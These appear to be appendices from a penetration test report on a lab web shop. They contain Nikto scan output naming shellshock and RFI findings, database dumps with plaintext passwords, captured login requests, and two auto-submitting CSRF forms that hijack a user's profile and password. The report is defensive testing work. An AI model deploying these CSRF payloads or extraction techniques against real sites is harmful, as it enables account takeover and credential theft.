
```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.10
+ Target Hostname:    192.168.1.10
+ Target Port:        80
+ Start Time:         2022-11-15 09:47:35 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.3 (Unix) PHP/5.4.7
+ Retrieved x-powered-by header: PHP/5.4.7
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Entry '/info.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file
names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index'
```

```
were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ PHP/5.4.7 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also
current release for each branch.
+ Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for
the 2.x branch.
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability
(http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability
(http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /admin/config.php: PHP Config file may contain database IDs and passwords.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /database/: Directory indexing found.
+ OSVDB-3093: /database/: Databases? Really??
+ OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment
variables. All default scripts should be removed. It may also allow XSS types of attacks.
http://www.securityfocus.com/bid/4431.
+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information.
All default scripts should be removed.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives
a lot of system information.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a
lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-9624: /admin/admin.php?adminpy=1: PY-Membres 4.2 may allow administrator access.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ 9688 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time:           2022-11-15 09:49:18 (GMT-5) (103 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

APPENDIX C – DATABASE TABLES

C.1 Admin

```
Database: edgedata
Table: admin
[1 entry]
+----------+----------------+----------------+
| admin_id | admin_password | admin_username |
+----------+----------------+----------------+
| 1        | tiffany        | admin          |
+----------+----------------+----------------+
```

C.2 Items

```
Database: edgedata
Table: items
[14 entries]
+---------+------------+-----------+------------+------------+
| item_id | item_date  | item_name | item_image | item_price |
+---------+------------+-----------+------------+------------+
| 5       | 2016-11-10 | Belter1   | 147124.jpg | 100        |
| 6       | 2016-11-10 | Belter2   | 181757.jpg | 50         |
| 7       | 2016-11-10 | Stinger1  | 783298.jpg | 60         |
| 8       | 2016-11-10 | Stinger2  | 14231.jpg  | 55         |
| 9       | 2016-11-10 | Minger1   | 289865.jpg | 90         |
| 11      | 2016-11-10 | Minger2   | 722934.jpg | 40         |
| 12      | 2016-11-14 | Hinger1   | 838084.jpg | 1000       |
| 13      | 2016-11-14 | Hinger2   | 320199.jpg | 500        |
| 14      | 2016-11-14 | Inging1   | 361204.jpg | 300        |
| 15      | 2016-11-14 | Inging2   | 444526.jpg | 500        |
| 16      | 2016-11-14 | Brill1    | 956983.jpg | 600        |
| 17      | 2016-11-14 | Brill2    | 855187.jpg | 300        |
| 18      | 2016-11-14 | Rick1     | 45968.jpg  | 400        |
| 19      | 2016-11-14 | Rick2     | 158191.jpg | 50.5       |
+---------+------------+-----------+------------+------------+
```

C.3 Orderdetails

```
Database: edgedata
Table: orderdetails
[1 entry]
+---------+----------+------------+------------+-------------+-------------+--------------+----------------+
| user_id | order_id | order_date | order_name | order_price | order_total | order_status | order_quantity |
+---------+----------+------------+------------+-------------+-------------+--------------+----------------+
| 1       | 1        | 2017-07-14 | Belter1    | 100         | 100         | Ordered      | 1              |
+---------+----------+------------+------------+-------------+-------------+--------------+----------------+
```

C.4 Users

```
Database: edgedata
Table: users
[3 entries]
+---------+-----------+-------------------------+----------------+---------------+---------------+----------------+
| user_id | thumbnail | user_email              | user_address   | user_lastname | user_password | user_firstname |
+---------+-----------+-------------------------+----------------+---------------+---------------+----------------+
| 1       | rick.jpg  | hacklab@hacklab.com     | 1 Bell Street  | Bloggs        | hacklab       | Joe            |
| 3       | <blank>   | StevePlumber@hacklab.com | 2 Brown Street | Plumber       | gebbz03       | Steve          |
| 4       | <blank>   | RedAdiaire@hacklab.com  | 3 Red Street   | Adaire        | mik           | Red            |
+---------+-----------+-------------------------+----------------+---------------+---------------+----------------+
```

APPENDIX D – WEBSITE FILES

D.1 MySQL dump

```
-- MySQL Administrator dump 1.4
--
-- ------------------------------------------------------
-- Server version  5.5.16-log


/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;

/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;


--
-- Create schema edgedata
--

CREATE DATABASE /*!32312 IF NOT EXISTS*/ edgedata;
USE edgedata;

--
-- Table structure for table `edgedata`.`admin`
--

DROP TABLE IF EXISTS `admin`;
CREATE TABLE `admin` (
  `admin_id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `admin_username` varchar(500) NOT NULL DEFAULT '',
  `admin_password` varchar(500) NOT NULL DEFAULT '',
  PRIMARY KEY (`admin_id`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `edgedata`.`admin`
--

/*!40000 ALTER TABLE `admin` DISABLE KEYS */;
INSERT INTO `admin` (`admin_id`,`admin_username`,`admin_password`) VALUES
 (1,'admin','admin');
/*!40000 ALTER TABLE `admin` ENABLE KEYS */;


--
-- Table structure for table `edgedata`.`items`
--
```

```
DROP TABLE IF EXISTS `items`;
CREATE TABLE `items` (
  `item_id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `item_name` varchar(5000) NOT NULL DEFAULT '',
  `item_price` double DEFAULT NULL,
  `item_image` varchar(5000) NOT NULL DEFAULT '',
  `item_date` date NOT NULL DEFAULT '0000-00-00',
  PRIMARY KEY (`item_id`)
) ENGINE=InnoDB AUTO_INCREMENT=20 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `edgedata`.`items`
--

/*!40000 ALTER TABLE `items` DISABLE KEYS */;
INSERT INTO `items` (`item_id`,`item_name`,`item_price`,`item_image`,`item_date`) VALUES
 (5,'Item2 ',100,'147124.jpg','2016-11-10'),
 (6,'Item3',50,'181757.jpg','2016-11-10'),
 (7,'Item4',60,'783298.jpg','2016-11-10'),
 (8,'Item5',55,'14231.jpg','2016-11-10'),
 (9,'Item6',90,'289865.jpg','2016-11-10'),
 (11,'Item1',40,'722934.jpg','2016-11-10'),
 (12,'Item101',1000,'838084.jpg','2016-11-14'),
 (13,'Item102',500,'320199.jpg','2016-11-14'),
 (14,'Item103',300,'361204.jpg','2016-11-14'),
 (15,'Item105',500,'444526.jpg','2016-11-14'),
 (16,'Item106',600,'956983.jpg','2016-11-14'),
 (17,'Item107',300,'855187.jpg','2016-11-14'),
 (18,'Item108',400,'45968.jpg','2016-11-14'),
 (19,'item909',50.5,'158191.jpg','2016-11-14');
/*!40000 ALTER TABLE `items` ENABLE KEYS */;


--
-- Table structure for table `edgedata`.`orderdetails`
--

DROP TABLE IF EXISTS `orderdetails`;
CREATE TABLE `orderdetails` (
  `order_id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `user_id` int(11) NOT NULL DEFAULT '0',
  `order_name` varchar(1000) NOT NULL DEFAULT '',
  `order_price` double NOT NULL DEFAULT '0',
  `order_quantity` int(10) unsigned NOT NULL DEFAULT '0',
  `order_total` double NOT NULL DEFAULT '0',
  `order_status` varchar(45) NOT NULL DEFAULT '',
  `order_date` date NOT NULL DEFAULT '0000-00-00',
  PRIMARY KEY (`order_id`),
  KEY `FK_orderdetails_1` (`user_id`),
  CONSTRAINT `FK_orderdetails_1` FOREIGN KEY (`user_id`) REFERENCES `users` (`user_id`) ON DELETE CASCADE ON
UPDATE CASCADE
) ENGINE=InnoDB AUTO_INCREMENT=33 DEFAULT CHARSET=latin1;
```

```
--
-- Dumping data for table `edgedata`.`orderdetails`
--

/*!40000 ALTER TABLE `orderdetails` DISABLE KEYS */;
INSERT INTO `orderdetails`
(`order_id`,`user_id`,`order_name`,`order_price`,`order_quantity`,`order_total`,`order_status`,`order_date`) VALUES
 (20,4,'Item2 ',100,2,200,'Ordered_Finished','2016-11-14'),
 (23,4,'Item2 ',100,3,300,'Ordered_Finished','2016-11-14'),
 (30,4,'Item2 ',100,1,100,'Ordered','2016-11-15'),
 (32,4,'Item4',60,2,120,'Ordered','2016-11-15');
/*!40000 ALTER TABLE `orderdetails` ENABLE KEYS */;


--
-- Table structure for table `edgedata`.`users`
--

DROP TABLE IF EXISTS `users`;
CREATE TABLE `users` (
  `user_id` int(11) NOT NULL AUTO_INCREMENT,
  `user_email` varchar(1000) NOT NULL,
  `user_password` varchar(1000) NOT NULL,
  `user_firstname` varchar(1000) NOT NULL,
  `user_lastname` varchar(1000) NOT NULL,
  `user_address` varchar(1000) NOT NULL,
  PRIMARY KEY (`user_id`)
) ENGINE=InnoDB AUTO_INCREMENT=6 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `edgedata`.`users`
--

/*!40000 ALTER TABLE `users` DISABLE KEYS */;
INSERT INTO `users` (`user_id`,`user_email`,`user_password`,`user_firstname`,`user_lastname`,`user_address`)
VALUES
 (1,'gebb.freelancer@gmail.com','gebbz03','Gebb','Ebero','Badas'),
 (3,'gebb.sage@gmail.com','gebbz03','sdffs','adad','ssad'),
 (4,'mik@gmail.com','mik','Gebb','Ebero','Badas');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_S
```

APPENDIX E – FILES USED DURING TESTING PROCESS

E.1 cookies.txt

```
# Netscape HTTP Cookie File
# https://curl.haxx.se/rfc/cookie_spec.html
# This is a generated file! Do not edit.

192.168.1.10	FALSE	/	FALSE	0	PHPSESSID	rq7dfkmmt03bacvkknsfe0hlv3
192.168.1.10	FALSE	/	FALSE	0	SecretCookie
	6861636o6p6162406861636o6p61622r636s6q3n6861636o6p61623n31363638353432343831
```

E.2 Account settings CSRF form

```
<!DOCTYPE html>
<html>
	<head>
	</head>
	<body onload="document.CSRF.submit()">
	<form action="http://192.168.1.10/customers/settings.php" method="POST" name="CSRF">
		<input type="hidden" name="user_firstname" value="Hacked">
		<input type="hidden" name="user_lastname" value="Hacked">
		<input type="hidden" name="user_address" value="Hacked">
		<input type="hidden" name="user_id" value="5">
		<input type="hidden" name="user_save" value="">
	</form>

	</body>
</html>
```

E.3 Password change CSRF form

```
<!DOCTYPE html>
<html>
	<head>
	</head>
	<body onload="document.CSRF.submit()">
	<form action="http://192.168.1.10/updatepassword.php" method="POST" name="CSRF">
		<input type="hidden" name="user_password" value="">
		<input type="hidden" name="new_password" value="Hacked">
		<input type="hidden" name="confirm_password" value="Hacked">
		<input type="hidden" name="user_id" value="5">
		<input type="hidden" name="user_save" value="">
	</form>

	</body>
</html>
```

E.4 adminlogin.txt

```
POST /adminlogin.php HTTP/1.1
Host: 192.168.1.10
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10/admin/admin.php
Cookie: PHPSESSID=l4uaiae3sr16c9p4mmsuk0tgk2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 54

admin_username=admin&admin_password=admin&admin_login=
```

E.5 userlogin.txt

```
POST http://192.168.1.10/userlogin.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Origin: http://192.168.1.10
Connection: keep-alive
Referer: http://192.168.1.10/
Cookie: PHPSESSID=v1ln56adt8miu6d8ros8fhcoo0
Upgrade-Insecure-Requests: 1

user_email=hacklab%40hacklab.com&user_password=hacklab&user_login=
```

E.6 php.php

```
<?php
echo "test";
?>
```